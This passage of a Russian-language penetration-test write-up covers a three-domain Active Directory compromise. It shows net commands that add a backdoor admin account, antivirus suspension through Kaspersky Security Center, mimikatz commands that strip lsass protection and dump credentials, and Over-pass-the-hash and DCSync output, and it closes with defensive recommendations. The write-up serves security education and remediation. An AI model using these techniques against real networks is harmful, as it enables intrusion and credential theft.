Здесь стоит объяснить, что корпоративные инсталляции Касперского состоят из трех компонентов: выделенного центра управления, установленных на каждом компьютере клиентских приложений и спаренных с ними агентов администрирования. К каждому агенту прилагается служебная утилита klmngchk. Она нужна для проверки соединения с центром администрирования и без затей сообщает его адрес любому пользователю. С ее помощью я нашел хост, где располагался центр управления антивирусом. Пароль локального администратора от него хранился в LAPS и попал в дамп, сделанный на предыдущем этапе пентеста. Так что я авторизовался, создал локальную учетную запись pentest, добавил ее в локальную группу, члены которой имеют доступ к управлению антивирусной защитой.

A screenshot of a Windows command prompt window with a dark blue background. The window title bar shows standard Windows icons (minimize, maximize, close) on the right. The command history is as follows:  
C:\Windows\system32>net user pentest user [REDACTED]  
The command completed successfully.  
  
C:\Windows\system32>net localgroup Administrators pentest /add  
The command completed successfully.  
  
C:\Windows\system32>net localgroup KLAadmins pentest /add  
The command completed successfully.  
  
C:\Windows\system32>\_


Назначение прав локальной учетной записи pentest

Затем я подключился к центру администрирования и на время остановил антивирус на хосте, где залогинился админ второго домена.



Приостановка антивируса с помощью веб-интерфейса KSC

Теперь у меня были развязаны руки, но попытка сделать дамп процесса lsass.exe с помощью инструмента mimikatz закончилась ошибкой.



Ошибка при попытке сделать дамп памяти защищенного процесса lsass.exe

При использовании этого эксплоита следует держать в голове одну тонкость. Начиная с Windows Server 2012 lsass.exe может работать в двух режимах: обычном и защищенном — Protected Process Light (PPL).

```
c:\Tools>reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA
    Bounds REG_BINARY 0030000000200000
    auditbasedirectories REG_DWORD 0x0
    fullprivilegeauditing REG_BINARY 00
    crashonauditfail REG_DWORD 0x0
    auditbaseobjects REG_DWORD 0x0
    Security Packages REG_MULTI_SZ ""
    LimitBlankPasswordUse REG_DWORD 0x1
    NoLmHash REG_DWORD 0x1
    Notification Packages REG_MULTI_SZ rassfm\0scccli
    Authentication Packages REG_MULTI_SZ msv1_0
    LsaPid REG_DWORD 0x2b4
    SecureBoot REG_DWORD 0x1
    ProductType REG_DWORD 0x7
    disabledomaincreds REG_DWORD 0x0
    everyoneincludesanonymous REG_DWORD 0x0
    forcequest REG_DWORD 0x0
    restrictanonymous REG_DWORD 0x0
    restrictanonymoussam REG_DWORD 0x1
    Imcompatibilitylevel REG_DWORD 0x5
    RunAsPPL REG_DWORD 0x1
    tokenLeakDetectDelaySecs REG_DWORD 0x1e

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\AccessProviders
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\Audit
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\CachedMachineNames
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\CentralizedAccessPolicies
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\Credssp
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\Data
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\FipsAlgorithmPolicy
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\GBG
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\JD
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\Kerberos
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\MSV1_0
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\OSConfig
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\Skel1
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\SSO
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\SspiCache
```

Проверка наличия защиты процесса lsass.exe. На ее наличие указывает значение 1 для параметра RunAsPPL

PPL активируется через реестр. Там же защита снимается, но, чтобы изменения вступили в силу, потребуется перезагрузка. В результате обнулятся открытые на сервере сессии, и кто-нибудь это заметит. Поэтому лучше задействовать через библиотеку mimilib, которая обходит защиту на уровне драйвера ядра.



```
.##### mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' > Vincent LE TOUX ( vincent.letoux@gmail.com )
'##### > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[+] 'mimedr' service already registered
[*] 'mimedr' service already started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 692 -> 00/00 [0-0-0]

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 829113968 (00000000:316b4670)
Session : from 3
User Name : 
Domain : 
Logon Server : S03DCSPB
Logon Time : 11/8/2021 12:40:29 PM
SID : S-1-5-21-2431645168-2594127628-922054983-38257

msv :
[00000003] Primary
* Username : 
* Domain : 
* NTLM : 
* SHA1 : ,2a8f054
[00010000] CredentialKeys
* NTLM : 
* SHA1 : ,2a8f054

tspkg :
wdigest :
* Username : 
* Domain : 
* Password : (null)
kerberos :
* Username : 
* Domain : 
* Password : (null)
ssp :
credman :
```

Обход защиты процесса lsass.exe и получение содержимого его памяти

Тогда это было еще непонятно, но в этот момент набрался критический объем информации и успешное завершение пентеста стало вопросом времени. Защита посыпалась, как домино. Получив NTLM-хеш доменной административной учетной записи, я повторил атаки Over-pass-the-hash и DCSync по аналогии с первым доменом. В результате были получены значения NTLM-хешей для всех учетных записей второго домена и полный контроль над ним.

## Атакую третий домен

Третий домен был корневым доменом леса, и административные привилегии в нем имели члены групп Enterprise Admins и Domain admins. При этом, одна из учетных записей второго домена входила в состав группы Enterprise Admins третьего домена, и у меня уже был ее NTLM-хеш. Поэтому взлом третьего домена прошел по накатанной.

```
cmd
[+] Ticket successfully imported!
ServiceName      : 
ServiceRealm     : .COM
UserName         : 
UserRealm        : COM
StartTime        : 11.11.2021 14:07:34
EndTime          : 12.11.2021 0:07:34
RenewTill        : 18.11.2021 14:07:34
Flags            : pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : Wjsu9y9SmisnOfHNAJjcjA==
ASREP (key)      : F672ADBC51A244C13966329107797D0A
```

Реализация атаки Over-pass-the-hash в третьем домене

Повторение атак Over-pass-the-hash и DCSync в третьем домене обеспечило полный контроль над ним и всем лесом.

```
cmd
Object RDN       : inventory
SAM Username     : inventory
User Account Control : 00000200 < NORMAL_ACCOUNT >
Object Security ID : S-1-5-21-3289726475-1322757430-3929501175-4633
Object Relative ID : 4633

Credentials:
Hash NTLM: ecdl 7ad

Object RDN       : scom_notificator
SAM Username     : scom_notificator
User Account Control : 00010200 < NORMAL_ACCOUNT DONT_EXPIRE_PASSWD >
Object Security ID : S-1-5-21-3289726475-1322757430-3929501175-3143
Object Relative ID : 3143

Credentials:
Hash NTLM: 4f1b

Object RDN       : Windows Authorization Access Group
SAM Username     : Windows Authorization Access Group
Object Security ID : S-1-5-32-560
Object Relative ID : 560
```

Реализация атаки DCSync в третьем домене

## Разбор полетов

Ни в одном из проверенных доменов не было уязвимых операционных систем или сервисов, а маленький и хорошо защищенный корневой домен вряд ли бы удалось взломать, если бы не проблемы с безопасностью в связанных с ним подсетях.

Неправильное назначение прав на общие файловые ресурсы позволило овладеть резервной копией одного из контроллеров домена. В ней нашелся старый, но все еще рабочий пароль от административной учетной записи. Членство в группах Domain и Enterprise Admins администраторов первого и второго доменов позволило развить атаку и выстроить вектор, который привел к полной компрометации корпоративной сети. Как это часто бывает, выводы по итогу очевидны. Админам компании следовало:

- отключить делегирование для доменных административных учетных записей, если в этом нет необходимости;
- настроить аудит изменения членства в административных группах;
- отключать неактивные (неиспользуемые более 6 месяцев) учетные записи;
- время от времени пересматривать права на доступ к общим файловым ресурсам. По крайней мере, тем, где хранится чувствительная информация.

Впрочем, основным недостатком защиты всех трех доменов стало либо отсутствие, либо частичное внедрение технологии управления паролями встроенных административных учетных записей, LAPS. Она обеспечивает достойную защиту, но только если установлена на максимально возможном количестве серверов и рабочих станций. Политики LAPS позволяют запретить использование «слабых» паролей и настроить частоту их изменения. Эти меры значительно повысили бы защищенность инфраструктуры нашего заказчика, да и любой другой сети. Так что берите на вооружение.